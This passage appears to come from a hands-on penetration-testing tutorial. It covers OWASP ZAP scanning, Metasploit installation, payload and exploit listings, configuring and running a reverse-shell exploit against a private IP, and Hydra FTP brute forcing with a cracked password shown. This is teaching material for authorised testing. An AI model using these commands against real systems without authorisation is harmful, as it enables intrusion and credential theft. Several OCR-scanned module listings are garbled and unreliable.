
Might be helpful - <https://www.stationx.net/nmap-cheat-sheet/>

6.OWASP ZAP proxy:

Installation:


Ubuntu -

1. Go to the Ubuntu softwares and search owasp




Windows - <https://www.zaproxy.org/download/>


2.Open the software




3. Click on start




4. Click on automatic scan



5. Enter the site URL -



6. Have a look on result and generate report



Might be helpful - <https://www.zaproxy.org/docs/>

Metasploit -

Installation -

1. Open terminal and run following commands -

```
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall &&
chmod 755 msfinstall && ./msfinstall
```

2. To open console of metasploit -

msfconsole

```
msf6 > msfconsole
[*] Msfconsole cannot be run inside msfconsole
msf6 > exit
hitesh@hitesh:~/Downloads$ cd ..
hitesh@hitesh:~$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

      .:ok000kdc'          'cdk000ke:
      ,x00000000000000c  c0000000000000x.
      :000000000000000k, ,k000000000000000:
      000000000k;00000: :0000000000000000'
      00000000.00000 00000 00000 000000000
      00000000.0000000.0000000.00000000x
      100000000.000000000 :.0000000000.000000001
      .00000000.0000 00000000000000000000.00000000.
      c0000000.0000 :.00000000 0000 00000000c
      x0000000.0000 0000 0000 0000 00000000
      100000.0000 0000 0000 0000 0000001
      :0000 0000 0000 0000 0000 0000
      .0000 0000 0000 0000 0000 0000
      .k01 M.0000000000000 M'd0k,
      :kk;.0000000000000.0k;
      ,k00000000000000k;
      ,k0000000000000,
      .00000001.
      .dod,
      .
      = [ metasploit v6.3.57-dev. ]
+ -- -- [ 2398 exploits - 1236 auxiliary - 422 post ]
+ -- -- [ 1465 payloads - 47 encoders - 11 nops ]
+ -- -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > |
```

To show payloads/auxiliaries/exploits run command -

Payload - Payloads are designed to achieve various objectives, such as gaining remote access, escalating privileges, or extracting sensitive information from the target system.

Types of payloads -

Reverse Shell Payloads

Meterpreter Payloads

Staged vs. Stageless Payloads

Windows vs. Linux Payloads

show payloads

hitesh@hitesh: ~

hitesh@hitesh: ~/Downloads

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > show payloads
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/ax/ppc/shell_bind_tcp		normal	No	AIX Command Shell, Bind TCP Inline
1	payload/ax/ppc/shell_find_port		normal	No	AIX Command Shell, Find Port Inline
2	payload/ax/ppc/shell_interact		normal	No	AIX execute shell for linux
3	payload/ax/ppc/shell_reverse_tcp		normal	No	AIX Command Shell, Reverse TCP Inline
4	payload/android/meterpreter/reverse_http		normal	No	Android Meterpreter, Android Reverse HTTP Stager
5	payload/android/meterpreter/reverse_https		normal	No	Android Meterpreter, Android Reverse HTTPS Stager
6	payload/android/meterpreter/reverse_tcp		normal	No	Android Meterpreter, Android Reverse TCP Stager
7	payload/android/meterpreter/reverse_http		normal	No	Android Meterpreter shell, Reverse HTTP Inline
8	payload/android/meterpreter/reverse_https		normal	No	Android Meterpreter shell, Reverse HTTPS Inline
9	payload/android/meterpreter/reverse_tcp		normal	No	Android Meterpreter shell, Reverse TCP Inline
10	payload/android/shell/reverse_http		normal	No	Command Shell, Android Reverse HTTP Stager
11	payload/android/shell/reverse_https		normal	No	Command Shell, Android Reverse HTTPS Stager
12	payload/android/shell/reverse_tcp		normal	No	Command Shell, Android Reverse TCP Stager
13	payload/apple_ios/saarch64/meterpreter_reverse_http		normal	No	Apple iOS Meterpreter, Reverse HTTP Inline
14	payload/apple_ios/saarch64/meterpreter_reverse_https		normal	No	Apple iOS Meterpreter, Reverse HTTPS Inline
15	payload/apple_ios/saarch64/meterpreter_reverse_tcp		normal	No	Apple iOS Meterpreter, Reverse TCP Inline
16	payload/apple_ios/saarch64/shell_reverse_tcp		normal	No	Apple iOS saarch64 Command Shell, Reverse TCP Inline
17	payload/apple_ios/armle/meterpreter_reverse_http		normal	No	Apple iOS Meterpreter, Reverse HTTP Inline
18	payload/apple_ios/armle/meterpreter_reverse_https		normal	No	Apple iOS Meterpreter, Reverse HTTPS Inline
19	payload/apple_ios/armle/meterpreter_reverse_tcp		normal	No	Apple iOS Meterpreter, Reverse TCP Inline
20	payload/bsd/sparc/shell_bind_tcp		normal	No	BSD Command Shell, Bind TCP Inline
21	payload/bsd/sparc/shell_reverse_tcp		normal	No	BSD Command Shell, Reverse TCP Inline
22	payload/bsd/x86/shell_reverse_tcp		normal	No	BSD x86 Command Shell, Reverse TCP Inline
23	payload/bsd/x86/exec		normal	No	BSD x86 Execute Command
24	payload/bsd/x86/shell_bind_ipv6		normal	No	BSD x86 Command Shell, Bind TCP Inline (IPv6)
25	payload/bsd/x86/shell_bind_tcp_small		normal	No	BSD x86 Command Shell, Bind TCP Inline
26	payload/bsd/x86/shell_reverse_ipv6		normal	No	BSD x86 Command Shell, Reverse TCP Inline (IPv6)
27	payload/bsd/x86/shell_reverse_tcp		normal	No	BSD x86 Command Shell, Reverse TCP Inline
28	payload/bsd/x86/shell_reverse_tcp_small		normal	No	BSD x86 Command Shell, Reverse TCP Inline
29	payload/bsd/x86/exec		normal	No	BSD Execute Command
30	payload/bsd/x86/metsvc_bind_tcp		normal	No	FreeBSD Meterpreter Service, Bind TCP
31	payload/bsd/x86/metsvc_reverse_tcp		normal	No	FreeBSD Meterpreter Service, Reverse TCP Inline
32	payload/bsd/x86/shell/bind_ipv6_tcp		normal	No	BSD Command Shell, Bind TCP Stager (IPv6)
33	payload/bsd/x86/shell/bind_tcp		normal	No	BSD Command Shell, Bind TCP Stager
34	payload/bsd/x86/shell/find_tag		normal	No	BSD Command Shell, Find Tag Stager
35	payload/bsd/x86/shell/reverse_ipv6_tcp		normal	No	BSD Command Shell, Reverse TCP Stager (IPv6)
36	payload/bsd/x86/shell/reverse_tcp		normal	No	BSD Command Shell, Reverse TCP Stager
37	payload/bsd/x86/shell/bind_tcp		normal	No	BSD Command Shell, Bind TCP Inline
38	payload/bsd/x86/shell/bind_tcp_ipv6		normal	No	BSD Command Shell, Bind TCP Inline (IPv6)
39	payload/bsd/x86/shell/find_port		normal	No	BSD Command Shell, Find Port Inline
40	payload/bsd/x86/shell/find_tag		normal	No	BSD Command Shell, Find Tag Inline
41	payload/bsd/x86/shell_reverse_tcp		normal	No	BSD Command Shell, Reverse TCP Inline
42	payload/bsd/x86/shell_reverse_tcp		normal	No	BSD Command Shell, Reverse TCP Inline

Exploit -

an exploit refers to a piece of code or a module that leverages a vulnerability in a software system to gain unauthorized access, control, or privilege escalation on a target system.

Types of exploit -

Remote Exploits

Local Exploits

Client-Side Exploits

Denial of Service (DoS) Exploits

show exploits

Feb 21 10:41

hitesh@hitesh: ~

hitesh@hitesh: ~/Downloads

```
msf6 > use payload/windows/x86/vncinject/reverse_tcp_udp
msf6 payload(windows/x86/vncinject/reverse_tcp_udp) > show exploits
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/ax/local/ibstat_path	2013-09-24	excellent	Yes	ibstat SPAN Privilege Escalation
1	exploit/ax/local/linsecnet_rpc_priv_esc	2023-04-24	excellent	Yes	Univention 9m Privilege Escalation
2	exploit/ax/local/xorg_x11_server	2018-10-25	great	Yes	Xorg X11 Server Local Privilege Escalation
3	exploit/ax/rpc_cmds_opcode01	2009-10-07	great	No	AIX Calendar Manager Service Daemon (rpc_cmds) Opcode 21 Buffer Overflow
4	exploit/ax/rpc_tlibserver_realpath	2009-06-17	great	No	ToolTalk rcalibserverd - 32 Internal realpath Buffer Overflow (AIX)
5	exploit/android/adb/adb_server_exec	2016-01-01	excellent	Yes	Android ADB debug Server Remote Payload Execution
6	exploit/android/browser/jamung_knox_conds_url	2014-01-31	excellent	No	Samsung Galaxy Knox Android Browser RCE
7	exploit/android/browser/stagefright_m4_t3sg_integer_overflow	2015-08-13	normal	No	Android Stagefright M4 t3sg Integer Overflow
8	exploit/android/browser/webview_addjavascriptinterface_code_execution	2012-12-21	excellent	No	Android Browser and webview addJavaScriptInterface Code Execution
9	exploit/android/rlifeonart/adbweb_reader_pdf_js_interface	2014-04-13	good	No	Adobe Reader For Android addJavaScriptInterface Exploit
10	exploit/android/local/binder_uaf	2019-09-26	excellent	No	Android Binder Use-After-Free Exploit
11	exploit/android/local/fixes_reqeue	2014-05-03	excellent	Yes	Android 'Tethered' Fixes Requeue Kernel Exploit
12	exploit/android/local/janus	2017-07-31	manual	Yes	Android Janus APK Signature bypass
13	exploit/android/local/put_user_vroot	2013-09-06	excellent	No	Android get_user/put_user Exploit
14	exploit/android/local/su_exec	2017-08-31	manual	No	Android 'su' Privilege Escalation
15	exploit/apple_ios/browser/safari_jit	2016-08-25	good	No	Safari Webkit JIT Exploit for iOS 7.1.2
16	exploit/apple_ios/browser/safari_llvmrt	2006-08-01	good	No	Apple iOS PublicSafari LLVMRT Buffer Overflow
17	exploit/apple_ios/browser/webkit_crashethis	2016-08-15	manual	No	Safari Webkit Proxy Object Type Confusion
18	exploit/apple_ios/browser/webkit_trident	2016-08-25	manual	No	Webkit not_number_defineProperties UAF
19	exploit/apple_ios/email/mobilemail_l1bitfff	2006-06-01	good	No	Apple iOS MobileMail L1bitfff Buffer Overflow
20	exploit/apple_ios/ssh/cydia.default_ssh	2007-07-02	excellent	No	Apple iOS Default SSH Password Vulnerability
21	exploit/bsd/Finger/nc/ris_finger_bof	1980-11-02	normal	Yes	nc/ris worm Fingerd Stack Buffer Overflow
22	exploit/bsd/fortune/mercatosoftcart	2004-08-19	great	No	Mercatosoftcart CGI Overflow
23	exploit/dsluip/multi/login/manynags	2001-12-12	good	No	System V Derived /bin/login Extraneous Arguments Buffer Overflow
24	exploit/firefox/local/heap_overflow	2014-03-10	excellent	No	Firefox Exec Shellcode from Privileged Javascript Shell
25	exploit/freebsd/ftp/proftpd_telnet_lac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.30 Telnet IAC Buffer Overflow (FreeBSD)
26	exploit/freebsd/http/cttrix_dir_traversal_rce	2019-12-17	excellent	Yes	Citrix ADC (NetScaler) Directory Traversal RCE
27	exploit/freebsd/http/cttrix_formsso_target_rce	2023-07-18	normal	Yes	Citrix ADC (NetScaler) Forms SSO Target RCE
28	exploit/freebsd/http/junos_phprc_auto_prepend_file	2023-08-17	excellent	Yes	Junos OS PHPRC Environment Variable Manipulation RCE
29	exploit/freebsd/http/watchguard_cmd_exec	2015-06-29	excellent	Yes	Watchguard XCS Remote Command Execution
30	exploit/freebsd/local/intel_sysret_priv_esc	2021-06-12	great	Yes	FreeBSD Intel SYSCALL Privilege Escalation
31	exploit/freebsd/local/ips_setptopt_uaf_priv_esc	2020-07-07	great	Yes	FreeBSD ips_setptopt Use-After-Free Privilege Escalation
32	exploit/freebsd/local/mmap	2013-06-18	great	Yes	FreeBSD 9 Address Space Manipulation Privilege Escalation
33	exploit/freebsd/local/rtd_exec_priv_esc	2009-11-30	excellent	Yes	FreeBSD rtd_exec() Privilege Escalation
34	exploit/freebsd/local/watchguard_fix_corrupt_mail	2015-06-29	manual	No	Watchguard XCS Local Exploit Local Privilege Escalation
35	exploit/freebsd/misc/citrix_netscaler_soap_bof	2014-09-22	normal	Yes	Citrix NetScaler SOAP Handler Remote Code Execution
36	exploit/freebsd/smba/transport	2003-04-07	great	No	Samba transport Overflow (x86 x86)
37	exploit/freebsd/telnet/telnet_report	2008-01-08	average	No	ATKASD report() Buffer Overflow
38	exploit/freebsd/telnet/telnet_encrypt_keyid	2011-12-23	great	No	FreeBSD Telnet Service Encryption Key ID Buffer Overflow
39	exploit/freebsd/webapp/soanliten_unauth_rce	2020-04-17	normal	Yes	Soanliten Unauthenticated RCE

3. To use any exploit or payloads -

use payloads/payload name

use exploit/payload name

```
2393 exploit/windows/vnc/ultravnc_viewer_bof 2008-02-06 normal No UltravNC 1.0.2 Client (vncviewer.exe) Buffer Overflow
2394 exploit/windows/vnc/winvnc_http_get 2001-01-29 average No WinVNC Web Server GET Overflow
2395 exploit/windows/vpn/safenet_ike_11 2009-06-01 average No Safenet SoftRemote IKE Service Buffer Overflow
2396 exploit/windows/winrm/winrm_script_exec 2012-11-01 manual No WinRM Script Exec Remote Code Execution
2397 exploit/windows/wins/ms04_045_wins 2004-12-14 great Yes MS04-045 Microsoft WINS Service Memory Overwrite

msf6 payload(windows/smb/vncinject/reverse_tcp_wins) > use exploit/windows/vpn/safenet_ike_11
No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(windows/vpn/safenet_ike_11) >
```

4. After selecting the exploit then show configuration -

show options

```
msf6 payload(windows/smb/vncinject/reverse_tcp_wins) > use exploit/windows/vpn/safenet_ike_11
No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(windows/vpn/safenet_ike_11) > show options

Module options (exploit/windows/vpn/safenet_ike_11):
-----
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.1.198    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     62514            yes       The target port (UDP)

Payload options (generic/shell_reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
LHOST     192.168.9.212    yes       The llisten address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Safenet Irelke 10.8.0.20

View the full module info with the info, or info -d command.
msf6 exploit(windows/vpn/safenet_ike_11) >
```

5. Set the required things to run the exploit on target
(i.e- RHOST ,LHOST) -

set RHOST then host ip (Target Ip)

```
View the full module info with the info, or info -d command.
msf6 exploit(windows/vpn/safenet_ike_11) > set RHOSTS 192.168.1.198
RHOSTS => 192.168.1.198
msf6 exploit(windows/vpn/safenet_ike_11) >
```

6. To see the targets -

show targets

```
View the full module info with the info, or info -d command.
msf6 exploit(windows/vpn/safenet_ike_11) > set RHOSTS 192.168.1.198
RHOSTS => 192.168.1.198
msf6 exploit(windows/vpn/safenet_ike_11) > show target
Invalid parameter "target", use "show -h" for more information
msf6 exploit(windows/vpn/safenet_ike_11) > show targets

Exploit targets:
-----
Id  Name
--  ---
0   Safenet Irelke 10.8.0.20
1   Safenet Irelke 10.8.0.10
2   Safenet Irelke 10.8.3.0

msf6 exploit(windows/vpn/safenet_ike_11) >
```

7. To run the exploit -

run

```
msf6 exploit(windows/vpn/safenet_ike_11) > run
[+] Exploit failed: generic/shell_reverse_tcp: All encoders failed to encode.
[+] Exploit completed, but no session was created.
msf6 exploit(windows/vpn/safenet_ike_11) >
```

If session is created after running the exploit it means we have successfully exploited the target system

Might be helpful -

<https://www.metasploit.com/download>

<https://docs.metasploit.com/>

7.Hydra:

Hydra – a very fast network logon cracker which supports many different services. It is a parallelized login cracker which supports numerous protocols to attack. New modules are easy to add, besides that, it is flexible and very fast.

Installation -

```
$ apt install hydra
```

For the help -

```
hydra -h
```

For brute force attack-

command -

```
hydra -l <username> -p <password> <server> <service>
```

example -

```
hydra -L users.txt -P pass.txt 192.168.1.141 ftp
```

```
(root@kali)-[~]
# hydra -l ignite -P pass.txt 192.168.1.141 ftp ←

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-
```

For saving output -

```
$ hydra -l <username> -p <password> <ip> <service> -o <file.txt>
```

```
(root@kali)-[~]
# hydra -L users.txt -P pass.txt 192.168.1.141 ftp -o result.txt

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:51:47
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 13:51:57

(root@kali)-[~]
# cat result.txt
# Hydra v9.3 run at 2022-04-11 13:51:47 on 192.168.1.141 ftp (hydra -L users.txt -P
[21][ftp] host: 192.168.1.141 login: ignite password: 123
```